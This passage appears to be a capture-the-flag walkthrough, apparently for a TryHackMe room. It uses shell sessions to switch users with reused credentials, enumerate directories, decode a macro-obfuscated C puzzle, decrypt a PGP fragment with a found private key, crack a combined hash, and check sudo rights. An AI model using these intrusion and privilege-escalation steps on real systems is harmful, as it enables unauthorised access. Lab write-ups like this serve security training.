
pureelpbxr

10 1

Output


[redacted]

change user and get the second flag




```
paradox@cchq:~/CATapp/static$ su szymex
su szymex
Password: [redacted]
szymex@cchq:/home/paradox/CATapp/static$ ls -la
ls -la
total 4116
drwxr-xr-x 2 paradox paradox    4096 Jan  2  2021 .
drwxr-xr-x 4 paradox paradox    4096 Jan  1  2021 ..
-rw-r--r-- 1 paradox paradox 4200713 Jan  1  2021 desert.jpg
-rw-r--r-- 1 paradox paradox      98 Jan  2  2021 desert.jpg.license
szymex@cchq:/home/paradox/CATapp/static$ cd /home/szymex
cd /home/szymex
szymex@cchq:~$ ls
ls
mysupersecretpassword.cat  note_to_para  SniffingCat.py  user.txt
szymex@cchq:~$ cat user.txt
cat user.txt
THM[redacted]
```

Next vector attack



```
szymex@cchq:/home/tux/tuxling_1$ cat note
cat note
Noot noot! You found me.
I'm Mr. Skipper and this is my challenge for you.

General Tux has bestowed the first fragment of his secret key to me.
If you crack my NootCode you get a point on the Tuxling leaderboards and you'll find my key fragment.

Good luck and keep on nooting!

PS: You can compile the source code with gcc
szymex@cchq:/home/tux/tuxling_1$
```


Must be 3 challenges



```
zymex@cchq:/home/tux$ cat note_to_every_cooctus
at note_to_every_cooctus
ello fellow Cooctus Clan members

'm proposing my idea to dedicate a portion of the cooctus fund for the construction of a penguin army.

he 1st Tuxling Infantry will provide young and brave penguins with opportunities to
xplore the world while making sure our control over every continent spreads accordingly.

otential candidates will be chosen from a select few who successfully complete all 3 Tuxling Trials.
ork on the challenges is already underway thanks to the trio of my top-most explorers.

equired budget: 2,348,123 Doge coins and 47 pennies.

ope this message finds all of you well and spiky.

 TuxTheXplorer
zymex@cchq:/home/tux$ 
```

It was hard to find something

In this code, the nooot macro is defined as key. Therefore, when you see nooot used in the code, it is referring to the word "key."




```
#include <stdio.h>

#define noot int
#define Noot main
#define nOot return
#define noOt (
#define nooT )
#define NOOOT "f96"
#define NooT ;
#define Nooot nuut
#define NOot {
#define nooot key
#define NoOt }
#define NOOt void
#define NOOT "NOOT!\n"
#define nooOT "050a"
#define noOT printf
#define nOOT 0
#define nOoOoT "What does the penguin say?\n"
#define nout "d61"

noot Noot noOt nooT NOot
    noOT noOt nOoOoT nooT NooT
    Nooot noOt nooT NooT

    nOot nOOT NooT
NoOt

NOOt nooot noOt nooT NOot
    noOT noOt NOOOT nooOT nout nooT NooT
NoOt

NOOt Nooot noOt nooT NOot
    noOT noOt NOOT nooT NooT
NoOt
szymex@cchq:/home/tux/tuxling_1$
```

try to find his directories


```
find / -type d -name "tuxling*"
```

/home/tux/tuxling_3

/media/tuxling_2




```
szymex@cchq:/home/tux$ cd /home/tux/tuxling_3
cd /home/tux/tuxling_3
szymex@cchq:/home/tux/tuxling_3$ ls -la
ls -la
total 12
drwxrwx--- 2 tux testers 4096 Feb 20  2021 .
drwxr-xr-x 9 tux tux     4096 Feb 20  2021 ..
-rwxrwx--- 1 tux testers  178 Feb 20  2021 note
szymex@cchq:/home/tux/tuxling_3$ cat note
cat note
Hi! Kowalski here.
I was practicing my act of disappearance so good job finding me.

Here take this,
The last fragment is: 637b56db1552

Combine them all and visit the station.
szymex@cchq:/home/tux/tuxling_3$
```



```
cd /media/tuxling_2
szymex@cchq:/media/tuxling_2$ ls -la
ls -la
total 20
drwxrwx--- 2 tux  testers 4096 Feb 20  2021 .
drwxr-xr-x 3 root root    4096 Feb 20  2021 ..
-rw-rw-r-- 1 tux  testers  740 Feb 20  2021 fragment.asc
-rw-rw---- 1 tux  testers  280 Jan  2  2021 note
-rw-rw-r-- 1 tux  testers 3670 Feb 20  2021 private.key
szymex@cchq:/media/tuxling_2$ cat note
cat note
Noot noot! You found me.
I'm Rico and this is my challenge for you.

General Tux handed me a fragment of his secret key for safekee
I've encrypted it with Penguin Grade Protection (PGP).

You can have the key fragment if you can decrypt it.

Good luck and keep on nooting!

szymex@cchq:/media/tuxling_2$
```


`gpg --import private.key`

`gpg --decrypt fragment.asc`



```
cat fragment.asc
-----BEGIN PGP MESSAGE-----

hQGMA5fUjrF1Eab6AQv/Vcs2Y6xyn5aXZfSCjCwKT1wxBgOcx2MBeat0wtAsYzkF
J6nWV3nBUyA2tXUBAHsr5iZnsuXubsG6d5th7z5UO8+1MS424I3Rgy/969qyfshj
iouZtXyaerR1/Sok3b1wk3iyPCn2cXc2HPP57bDqm15LEwO28830wun8twT6jX/+
Nr4tDW767gfADB/nJOFkAr+4rqHGY8J/bFnLHTZV2oVIYbFy0VarzcKBFQVQLx0G
OqF1A1nPHNCCENcHEzGbzogQoQbQK+8jefH8Epfs25zpsTTg/+z5XOnJQXD5UXg2
x9c0ABS9T8K3V6ZhyXPAxfSFpxUyVJBKhnugOd/QP4Kqzu30H1mWNxvE1jJQpcxs
uBJIzEtHn/efXQdsLM8swQ6RrnTAKRpK7Ew307itPSvaejCw87FCTaMzwXj2RNkD
8n6P/kZbTHrVdBS7KxGDJ/SsTpQgz8QpQyQIK/oDxNEP4ZsgosBJ4QnjVW8vNLZF
P72PMvolHYd461j62+uv0mQBTQhH5STUWq6OtHlHgbrnSJvGNll3WZ5BfCiE2O1C
8+UXEfCw05QMZgE2dePneZdWISNUkGTTVji9atq3l4b0vbHihNdwTTMfla8+arPs
eA0RkdEXuoYWvOpocvlU5XuTcCdy
=GDIs
-----END PGP MESSAGE-----
szymex@cchq:/media/tuxling_2$ gpg --decrypt fragment.asc
gpg --decrypt fragment.asc
gpg: Note: secret key 97D48EB17511A6FA expired at Mon 20 Feb 2023 07:58:30 PM UTC
gpg: encrypted with 3072-bit RSA key, ID 97D48EB17511A6FA, created 2021-02-20
      "TuxPingu"
The second key fragment is: [redacted]
szymex@cchq:/media/tuxling_2$
```

combine all 3 fragments




Proceeded!

1 hashes were checked: 1 found 0 not found

✔ Found:

f96050ad616eaf62818d637b56db1552:[redacted]


Here is the third flag



```
tux@cchq:~$ ls
ls
note_to_every_cooctus  tuxling_1  tuxling_3  user.txt
tux@cchq:~$ cat user.txt
cat user.txt
THM{[redacted]
tux@cchq:~$
```

I have a password so try sudo -l

The next python script coming!




```
rw------- 1 tux  tux      38 Feb 20  2021 user.txt
ux@cchq:~$ sudo -l
udo -l
atching Defaults entries for tux on cchq:
   env_reset, mail_badpass,
   secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

ser tux may run the following commands on cchq:
   (varg) NOPASSWD: /home/varg/CooctOS.py
ux@cchq:~$
```

I find .git directory so check all

`git log`

